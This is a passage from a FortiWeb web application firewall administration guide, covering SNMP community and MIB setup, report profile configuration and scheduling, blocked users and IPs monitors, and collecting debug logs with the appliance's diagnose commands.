You can add up to three SNMP communities. Each community can have a different configuration for queries and traps, and the set of events that trigger a trap. You can also add the IP addresses of up to eight SNMP managers to each community to designate the destination of traps and which IP addresses are permitted to query the FortiWeb appliance.

To add an SNMP community to the FortiWeb appliance's SNMP agent

Go to **System > Config > SNMP**.

To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **System Configuration** category. For details, see Permissions on page 52.

If you have not already configured the agent, do so before continuing. For details, see To configure the SNMP agent on page 822.

Do one of the following:

- To create a SNMP version 1 or 2c community, under SNMP v1/v2c, click **Create New**.
- To create a SNMP version 3 community, under SNMP v3, click **Create New**.

  SNMP v3 adds more security by using authentication and privacy encryption.

Configure these settings:

Community Name		Type the name of the SNMP community to which the FortiWeb appliance and at least one SNMP manager belongs, such as `public`. The FortiWeb appliance will not respond to SNMP managers whose query packets do not contain a matching community name. Similarly, trap packets from the FortiWeb appliance will include community name, and an SNMP manager may not accept the trap if its community name does not match. **Caution:** Fortinet strongly recommends that you do **not** add FortiWeb to the community named `public`. This popular default name is well-known, and attackers that gain access to your network will often try this name first. Available for SNMP version 1 or 2 communities only.
User Name		Type the name that identifies the SNMP user. Available for SNMP version 3 communities only.
Security Level		Choose one of the following three security levels: • **No Authentication, No Privacy**—Enables no additional authentication or encryption compared to SNMP v1 and v2. • **Authentication, No Privacy**—Enables authentication only. The SNMP manager needs to supply the password specified in this community configuration. Also specify Authentication Algorithm on page 824 and the associated password. • **Authentication, Privacy**—Enables both authentication and encryption. Also specify Authentication Algorithm on page 824, Privacy Algorithm on page 824 and the associated passwords. Ensure that the SNMP manager and FortiWeb use the same protocols and passwords. Available for SNMP version 3 communities only.
	Authentication Algorithm	If the Security Level on page 824 value includes authentication, specify the authentication protocol and password. Ensure that the SNMP manager and FortiWeb use the same protocol and password.
	Privacy Algorithm	If Security Level on page 824 is **Authentication and Privacy**, specify the encryption protocol and password. Ensure that the SNMP manager and FortiWeb use the same protocol and password.
Hosts		
	IP Address	Type the IP address of the SNMP manager that, if traps or queries are enabled in this community: • Will receive traps from the FortiWeb appliance • Will be permitted to query the FortiWeb appliance SNMP managers have read-only access.

	To allow any IP address using this SNMP community name to query the FortiWeb appliance, enter `0.0.0.0`. For security best practice reasons, however, this is not recommended. **Caution:**FortiWeb sends security-sensitive traps, which should be sent only over a trusted network, and only to administrative equipment. **Note:** If there are no other host IP entries, entering only `0.0.0.0` effectively disables traps because there is no specific destination for trap packets. **If you do not want to disable traps, you must add at least one other entry** that specifies the IP address of an SNMP manager. You can add up to 8 SNMP managers.
Queries	For each protocol the community uses, enter the port number (161 by default) on which the FortiWeb appliance listens for SNMP queries from the SNMP managers in this community, then enable queries for that protocol. For supported queries, see the FortiWeb MIB file and MIB support on page 825.
Traps	For each protocol the community uses, enter the port number (162 by default) for the source port (**Local**) and destination port (**Remote**) for trap packets sent to SNMP managers in this community, then enable traps for that protocol.

Enable traps for the SNMP events that you want FortiWeb to notify your SNMP managers.

While most trap events are described by their names, the following events occur when a threshold has been exceeded:

- **CPU usage is high** —CPU usage has exceeded 80%.
- **Memory usage is high** —Memory (RAM) usage has exceeded 80%.
- **Log disk space low**—Disk space usage for the log partition/disk has exceeded 80%.

For details about supported traps and queries, see MIB support on page 825.

Click **OK**.

To verify your SNMP configuration and network connectivity between your SNMP manager and your FortiWeb appliance, be sure to test both traps and queries (assuming you have enabled both). Traps and queries typically occur on different port numbers, and therefore verifying one does not necessarily verify that the other is also functional. To test queries, from your SNMP manager, query the FortiWeb appliance. To test traps, cause one of the events that should trigger a trap.

MIB support

The FortiWeb SNMP agent supports a few management information blocks (MIBs).

Supported MIBs

Fortinet Core MIB	This Fortinet-proprietary MIB enables your SNMP manager to query for system information and to receive traps that are common to multiple Fortinet devices.
FortiWeb MIB	This Fortinet-proprietary MIB enables your SNMP manager to query for FortiWeb-

	specific information such as the utilization of each CPU, and to receive FortiWeb-specific traps, such as when an attack is detected by a signature.
RFC-1213 (MIB II)	The FortiWeb SNMP agent supports MIB II groups, except: • There is no support for the EGP group from MIB II. See RFC 1213 (HTTP://tools.ietf.org/html/rfc1213), section 3.11 and 6.10. • Protocol statistics returned for MIB II groups (IP, ICMP, TCP, UDP, and so on.) do not accurately capture all FortiWeb traffic activity. More accurate information can be obtained from the information reported by the FortiWeb MIB.
RFC-2665 (Ethernet-like MIB)	The FortiWeb SNMP agent supports Ethernet-like MIB information, except the dot3Tests and dot3Errors groups. See RFC 2665 (HTTPs://tools.ietf.org/html/rfc2665).

To obtain these MIB files, go to **System > Config > SNMP** and click the following links:

- **Download FortiWeb MIB File**
- **Download Fortinet Core MIB File**

To communicate with your FortiWeb appliance's SNMP agent, first compile these MIBs into your SNMP manager. If the standard MIBs used by the SNMP agent are already compiled into your SNMP manager, you do not have to compile them again.

To view a trap or query's name, object identifier (OID), and description, open its MIB file in a plain text editor.

All traps sent include the message, the FortiWeb appliance's serial number, and host name.

For instructions on how to configure traps and queries, see SNMP traps & queries on page 822.

See also

- SNMP traps & queries on page 822

Reports

FortiWeb can generate reports based on:

- attack, event, and traffic log messages
- vulnerability scans for PCI compliance

When generating a log-based or scan-based report, FortiWeb appliances collate information collected from log files and scan results, and present the information in tabular and graphical format.

Before it can generate a report, in addition to log files and scan results, FortiWeb appliances require a report profile in order to generate a report. A report profile is a group of settings that contains the report name, file format, subject matter, and other aspects that the FortiWeb appliance considers when generating the report.

FortiWeb appliances can generate reports automatically, according to the schedule that you configure in the report profile, or manually, when you click the **Run now** icon in the report profile list.

Consider sending reports to your web developers to provide feedback. If your organization develops web applications in-house, this can be a useful way to quickly provide them information on how to improve the security of the application.

Generating reports can be resource intensive. To avoid traffic processing performance impacts, you may want to generate reports during times with low traffic volume, such as at night or weekends. For details about scheduling the generation of reports, see Scheduling reports on page 833. To determine the current traffic volume, see "HTTP Throughput Monitor widget" on page 1.

To configure a report profile

Before you generate a report, collect log data and/or vulnerability scan data that will be the basis of the report. For details about enabling logging to the local hard disk, see Configuring logging on page 795 and Vulnerability scans on page 699.

Go to **Log&Report > Report > Report Config**.

To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Log & Report** category. For details, see Permissions on page 52.

Click **Create New**.

In **Report Name**, type the name of the report as it will be referenced in the configuration. The name cannot contain spaces and is limited to 63 characters.

Select one of the below **Types**:

On Schedule: Select to run the report at configured intervals. To configure a schedule, see Scheduling reports on page 833.

On Demand: Select to run the report after you complete the configuration.

For on-demand reports, the FortiWeb appliance does **not** save the report profile after the generating the report. If you want to save the report profile, but do not want to generate the report at regular intervals, select **On Schedule**, but then in the **Schedule** section, select **Not Scheduled**.

In **Report Title**, type a display name that will appear in the title area of the report. The title may include spaces and is limited to 42 characters.

In **Description**, type a comment or other description. There is a 199 character limit.

Click the blue expansion arrow next to each section, and configure these settings:

Properties	Select to add logos, headers, footers and company information to customize the report. For details, see Customizing the report's headers, footers, & logo on page 828.
Report Scope	Select the time span of log messages from which to generate the report. You can also create a data filter to include in the report only those logs that match a set of criteria. For details, see Restricting the report's scope on page 829.
Report Types	Select one or more subject matters to include in the report. For details, see Choosing the type & format of a report profile on page 831.
Report Format	Select the number of top items to include in ranked report subtypes, and other advanced features. For details, see Choosing the type & format of a report profile on page 831.

Schedule	Select when the FortiWeb appliance will run the report, such as weekly or monthly. For details, see Scheduling reports on page 833. This section is available only if **Type** is **On Schedule**.
Output	Select the file formats and destination email addresses, if any, of reports generated from this report profile. For details, see Selecting the report's file type & delivery options on page 834.

Click **OK**.

On-demand reports are generated immediately. Scheduled reports are generated at intervals set in the schedule. For details about viewing generated reports, see Viewing & downloading generated reports on page 835.

To generate a report immediately

Mark the check box of the report.

Click **Run now**.

See also

- Customizing the report's headers, footers, & logo on page 828
- Restricting the report's scope on page 829
- Choosing the type & format of a report profile on page 831
- Scheduling reports on page 833
- Selecting the report's file type & delivery options on page 834

Customizing the report's headers, footers, & logo

When configuring a report profile, you can provide text and logos to customize the appearance of reports generated from the profile.

To upload a logo file

Go to **Log&Report > Report > Report Config**.

Click **Create New** or select an existing **Report Config**.

Expand the **Properties** section.

Configure these settings:

Company Name	Type the name of your company or other organization.
Header Comment	Type a title or other information to include in the header.
Footer Comment	Select which information to include in the footer: • **Report Title**—Use the text from **Report Name**. • **Custom**—Use other text that you type into the field to the right of this option.
Title Page Logo	Select **No Logo** to omit the title page logo.

	Select **Custom** to include a logo, then click **Select** to locate the logo file, and click **Upload** to save it to the FortiWeb appliance's hard disk for use in the report title page.
Header Logo	Select **No Logo** to omit the header logo. Select **Custom** to include a logo, then click **Select** to locate the logo file, and click **Upload** to save it to the FortiWeb appliance's hard disk for use in the report header. The header logo will appear on every page in PDF- and Microsoft Word (RTF)-formatted reports, and at the top of the page in HTML-formatted reports.

Click **OK**.

The name of the logo appears next to **Custom** on the **Report Config.**

When adding a logo to the report, select a logo file format that is compatible with your selected file format outputs. If you select a logo that is not supported for a file format, the logo will not appear in that output. For example, if you provide a logo graphic in WMF format, it will not appear in PDF or HTML output.

Report file formats and their supported logo file formats

PDF reports	JPG, PNG, GIF
RTF reports	JPG, PNG, GIF, WMF
HTML reports	JPG, PNG, GIF

To delete a logo file

Go to **Log&Report > Report > Report Config**.

Select a **Report Config** within which you want to delete a logo file.

Expand the **Properties** section of the **Report Config** dialog.

Click the **Select** link beside the logo name you want to remove in either **Title Page Logo** or **Header Logo**.

Select the logo to remove.

Click **Delete**.

Restricting the report's scope

When configuring a report profile, you can select the time span of log messages from which to generate the report. You can also filter out log messages that you do not want to include in the report. To start at the beginning of the report configuration instructions, see To configure a report profile on page 827.

Go to **Log&Report > Report > Report Config**.

Click **Create New** or select an existing **Report Config**.

Expand the **Report Scope** section. Also expand the **Time Period** and **Data Filter** sections.

Configure these settings:

Time Period	Select the time span of the report, such as **This Month** or **Last N Days**.

	Alternatively, select and configure the **From Date** and **To Date**.
Past N Hours **Past N Days** **Past N Weeks**	Enter the number **N** of the appliance of time. This option appears only when you have selected **Last N Hours**, **Last N Days**, or **Last N Weeks** from **Time Period**, and therefore must define **N**.
From Date **Hour**	Select and configure the beginning of the time span. For example, you may want the report to include log messages starting from May 5, 2006 at 6 PM. You must also configure **To Date**.
To Date **Hour**	Select to configure the end of the time span. For example, you may want the report to include log messages up to May 6, at 12 AM. You must also select and configure **From Date**.
None	Select this option to include all log messages within the time span.
Include logs that match the following criteria	Select this option to include only the log messages whose values match your filter criteria, such as **Priority**. Also select whether log messages must meet every other configured criteria (**all**) or if meeting any one of them is sufficient (**any**) to be included. To **exclude** the log messages which match a criterion, mark its **not** check box, located on the right-hand side of the criterion.
Priority	Mark the check box to filter by log severity threshold (in raw logs, the `pri` field), then select the name of the severity, such as **Emergency**, and whether to include logs that are greater than or equal to (**>=**), equal to (**=**), or less than or equal to (**<=**) that severity.
Source(s)	Type the source IP address (in raw logs, the `src` field) that log messages must match. **Note: Source(s)** may be the IP address according to an HTTP header such as `X-Forwarded-For:` instead of the SRC at the IP layer. For details, see Defining your proxies, clients, & X-headers on page 186.
Destination(s)	Type the destination IP address (in raw logs, the `dst` field) that log messages must match.
Http Method(s)	Type the HTTP method (in raw logs, the `HTTP_method` field) that log messages must match, such as `get` or `post`.
HTTP Host(s)	Type the HTTP host (in raw logs, the `host` field) that log messages must match.
HTTP URL(s)	Type the HTTP URL that log messages must match. Only fuzzy matching is supported. For example, `"/this/is/a/test/url3/"` is supported, while `"/this/is/a/test/url3/?oramon.inioramon.ini"` will cause the filtering fail.
User(s)	Type the administrator account name (in raw logs, the `user` field) that log messages must match, such as `admin`.
Action(s)	Type the action (in raw logs, the `action` field) that log messages must match, such as `login` or `Alert`.

Sub Type(s)	Type the subtype (in raw logs, the `subtype` field) that log messages must match, such as `waf_information`.
Policy(s)	Type the policy name (in raw logs, the `policy` field) that log messages must match.
Service(s)	Type the service name (in raw logs, the `src` field) that log messages must match, such as `HTTP` or `HTTPs`.
Message(s)	Type the message (in raw logs, the `msg` field) that log messages must match.
Signature Subclass Type(s)	Type the signature subclass type (in raw logs, the `signature_subclass` field) that log messages must match.
Signature ID(s)	Type the signature ID value (in raw logs, the `signature_id` field) that log messages must match.
Source Country(s)	Type the source country value (in raw logs, the `srccountry` field) that log messages must match.
False Positive Mitigation	Type the specific signature being applied with False Positive Mitigation. The log messages must match the specified signature.
HTTP Referer	Type the HTTP referer value that log messages must match.
HTTP Version	Type the HTTP version that log messages must match.
Day of Week	Mark the check boxes for the days of the week whose log messages you want to include.

Click **OK**.

Choosing the type & format of a report profile

When configuring a report profile, you can select one or more queries or query groups that define the subject matter of the report.

When configuring a report profile, you can configure various advanced options that affect how many log messages are used to formulate ranked report subtypes, and how results will be displayed.

To start at the beginning of the report configuration instructions, see To configure a report profile on page 827.

Go to **Log&Report > Report > Report Config**.

Click **Create New** or select an existing **Report Config**.

Expand the **Report Type(s)** and **Report Format** sections.

Configure these settings:

Report Types	Each query group contains multiple individual queries, each of which correspond to a chart that will appear in the generated report. You can select all queries within the group by marking the check box of the query group, or you can expand the query group and then individually select each query that you want to include: • **PCI Reports**

	• **Attack Activity** • **Traffic Activity** • **Event activity** For example: • If you want the report to include charts about both normal traffic and attacks, you might enable both of the query groups **Attack Activity** and **Event Activity**. • If you want the report to specifically include only a chart about top system event types, you might expand the query group **Event Activity**, then enable only the individual query **Top Event Types**. Note that Attack Summary and Attack Details of Attack Activity reports the latest 100 attack logs only.
Report Format	
Include reports with no matching data	Enable to include reports for which there is no data. A blank report will appear in the summary. You might enable this option to verify inclusion of report types selected in the report profile when filter criteria or absent logs would normally cause the report type to be omitted.
Advanced	
In 'Ranked Reports' show top	Ranked reports (top **x**, or top **y** of top **x**) can include a different number of results per cross-section, then combine remaining results under "Others." For example, in **Top Sources By Top Destination**, the report includes the top **x** destination IP addresses, and their top **y** source IP addresses, then groups the remaining results. You can configure both **x** and **y** in the **Advanced** section of **Report Format** In ranked reports, ("top **x**" report types, such as **Top Attack Type**), you can specify how many items from the top rank will be included in the report. For example, you could set the **Top Attack URLs** report to include up to 30 of the top **x** denied URLs by entering `30` for **values of the first variable 1.. 30**. Some ranked reports rank not just one aspect, but two, such as **Top Sources By Top Destination**: this report ranks top source IP addresses for each of the top destination IP addresses. For these double ranked reports, you can also configure the rank threshold of the second aspect by entering the second threshold in **values of the second variable for each value of the first variable 1..30**. **Note:** Reports that do not include "Top" in their name display all results. Changing the ranked reports values will not affect these reports.
values of the first variable 1.. 30	Type the value of **x**.
values of the second variable for each value of the first variable 1.. 30	Type the value of **y**. This value is only considered if the report rankings are nested (i.e. top **y** of top **x**).
Include Summary	Enable to include a listing of the report profile settings.

Information	
Include Table of Contents	Enable to include a table of contents for the report.

Click **OK**.

Scheduling reports

When configuring a report profile, you can select whether the FortiWeb appliance will generate the report on demand or according to the schedule that you configure.

To start at the beginning of the report configuration instructions, see To configure a report profile on page 827.

Generating reports can be resource-intensive. To improve performance, schedule reports during times when traffic volume is low, such as at night or during weekends. To determine the current traffic volumes, see "HTTP Throughput Monitor widget" on page 1.

Go to **Log&Report > Report > Report Config**.

Click **Create New** or select an existing **Report Config**.

Expand the **Schedule** section.

Configure these settings:

Schedules		
	Not Scheduled	Select if you do **not** want the FortiWeb appliance to generate the report automatically according to a schedule. If you select this option, the report will only be generated on demand, when you manually click the **Run now** icon from the report profile list.
	Daily	Select to generate the report each day. Also configure **Time**.
	These Days	Select to generate the report on specific days of each week, then mark the check boxes for those days. Also configure **Time**.
	These Dates	Select to generate the report on specific date of each month, then enter those date numbers. Separate multiple date numbers with a comma. Also configure **Time**. For example, to generate a report on the first and 30th day of every month, enter `1,30`.
Time		Select the time of the day when the report will be generated. This option does not apply if you have selected **Not Scheduled**.

Click **OK**.

Selecting the report's file type & delivery options

When you configure a report profile, you can select one or more file formats in which to save reports generated from the profile. You can also configure the FortiWeb appliance to email the reports to specific recipients or send them to an FTP or TFTP server.

To start at the beginning the report configuration instructions, see To configure a report profile on page 827.

Go to **Log&Report > Report > Report Config**.

Click **Create New** or select an existing **Report Config**.

Expand the **Output** section.

Configure these settings:

File Output	Enable file formats that you want to generate and store on the FortiWeb appliance's hard drive. FortiWeb always generates HTML file format reports (as indicated by the permanently enabled check box), but you can also choose to generate reports in: • **PDF** • **MS Word** (RTF) • plain text (**Text**), and • MIME HTML (**MHT**, which can be included in email)
Email Output	Enable file formats that you want to generate for an email that will be mailed to the recipients defined by the email settings.
Email Policy	Select the predefined email settings that you want to associate with the report output. This determines who receives the report email. For details about configuring email settings, see Configuring email settings on page 819.
Email Subject	Type the subject line of the email.
Email Body	Type the message body of the email.
Email Attachment Name	Type a file name that will be used for the attached reports.
Compress Report Files	Enable to enclose the generated report formats in a compressed archive, as a single attachment.
FTP/TFTP Output	Select the formats for files that FortiWeb sends to the FTP or TFTP server specified by **FTP/TFTP Policy**.
FTP/TFTP Policy	Select the policy that defines a connection to the appropriate server. For details, see Configuring FTP/TFTP policies on page 809.

Click **OK**.

Viewing & downloading generated reports

Log&Report > Report Browse > Report Browse displays a list of generated reports that you can view, delete, and download.

In FortiWeb HA clusters, generated reports (PDFs, HTML, RTFs, plain text, or MHT) are recorded on their originating appliance. If you cannot locate a report that should have been generated, a failover may have occurred. Reports generated during that period will be stored on the other appliance. To view those reports, switch to the other appliance.

To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Log & Report** category. For details, see Permissions on page 52.

Log&Report > Report > Report Browse



Refresh (icon)	Click to refresh the display with the current list of completed, generated reports.
Rename (icon)	Select the check box next to a report and click **Rename** to rename it.
Report Files	Displays the name of the generated report, the date and time at which it was generated, and, if necessary to distinguish it from other reports generated at that time, a sequence number. For example, `Report_1-2008-03-31-2112_018` is a report named "Report_1", generated on March 31, 2008 at 9:12 PM. It was the nineteenth report generated at that date and time (the first report generated at that time did not have a sequence number). To view the report in HTML format, click the name of the report. The report appears in a pop-up window. To view only an individual section of the report in HTML format, click the blue triangle next to the report name to expand the list of HTML files that comprise the report, then click one of the file names.
Started	Displays the data and time when the FortiWeb appliance started to generate the report.
Finished	Displays the date and time when the FortiWeb appliance completed the generated report.

Size (bytes)	Displays the file size in bytes of each of the HTML files that comprise an HTML-formatted report. This column is empty for the overall report, and contains sizes only for its component files. To see the component files, click the blue expansion arrow.
Other Formats (links)	Click the name of an alternative file format, if any were configured to be generated by the report profile, to download the report in that file format.

See also

- Configuring logging on page 795
- Reports on page 826

Blocked users

The **Blocked Users** page displays information about clients for which FortiWeb is currently blocking requests. You can filter blocked users according to the user tracking rule, site publish rule, or server policy that the user violated. From this window, you can also release blocked users so that FortiWeb no longer blocks request from those users. To do so, click the release icon in the **Release** column.

To view blocked users:

1. Click the **Add** icon in the navigation bar as shown below.



2. On the **Add Monitor** page, click the **Add** icon of **Blocked Users**.



3. On the **Add Monitor - Blocked Users** page, enter a name or use the default name **Blocked Users**.
4. Click **Add Monitor**. You will see the Users shown in the navigation bar.

See also

- Offloaded authentication and optional SSO configuration on page 381
- Tracking on page 692
- Configuring a server policy on page 238

Debug log

System > Maintenance > Debug enables you to download debug log and upload debug symbol file.

Before you can begin configuring debug log, you have to enable it first. By default, firewall is disabled.

To enable debug:

1. Go to **System > Config > Feature Visibility**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **System Configuration** category. For details, see "Permissions" on page 1.
2. Locate **System Features**.

3. Enable **Debug**.
4. Click **Apply**.

To customize the debug logs:

1. Run commands similar to the following to capture the flow from the client (for example, host 10.0.8.104), and activate the debug flow required:
```
FortiWeb # diagnose debug trace tcpdump filter "host 10.0.8.104"
FortiWeb # diagnose debug trace tcpdump interface port1
FortiWeb # diagnose debug flow filter client-ip 10.0.8.104
FortiWeb # diagnose debug flow filter flow-detail 7
FortiWeb # diagnose debug trace report start
```
2. Initiate HTTP request from this client (10.0.8.104) to the virtual server.



3. Stop collecting the information with the command below after some time:
```
FortiWeb # diagnose debug trace report stop
```
4. Download debug logs from **System > Maintenance > Debug > Download** .
The following files are supported:
   - crash logs
   - daemon logs
   - kernel logs
   - netstat logs
   - coredump logs
   - perf logs
   - top logs
   - other logs
   - entire configuration file

Note: To access this part of the web UI, your administrator's account must have the `prof_admin` permission. For details, see Permissions on page 52.

For details, see the *FortiWeb CLI Reference*:

HTTPs://docs.fortinet.com/product/fortiweb/

Monitoring currently blocked IPs

The **Blocked IPs** page displays all client IP addresses whose requests the FortiWeb appliance is temporarily blocking because the client violated a rule whose **Action** is **Period Block**.

To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Log & Report** category. For details, see Permissions on page 52.

To view the Blocked IPs:

1. Click the **Add** icon as shown below.



2. On the **Add** Monitor page, click the **Add** icon of **Blocked IPs**.

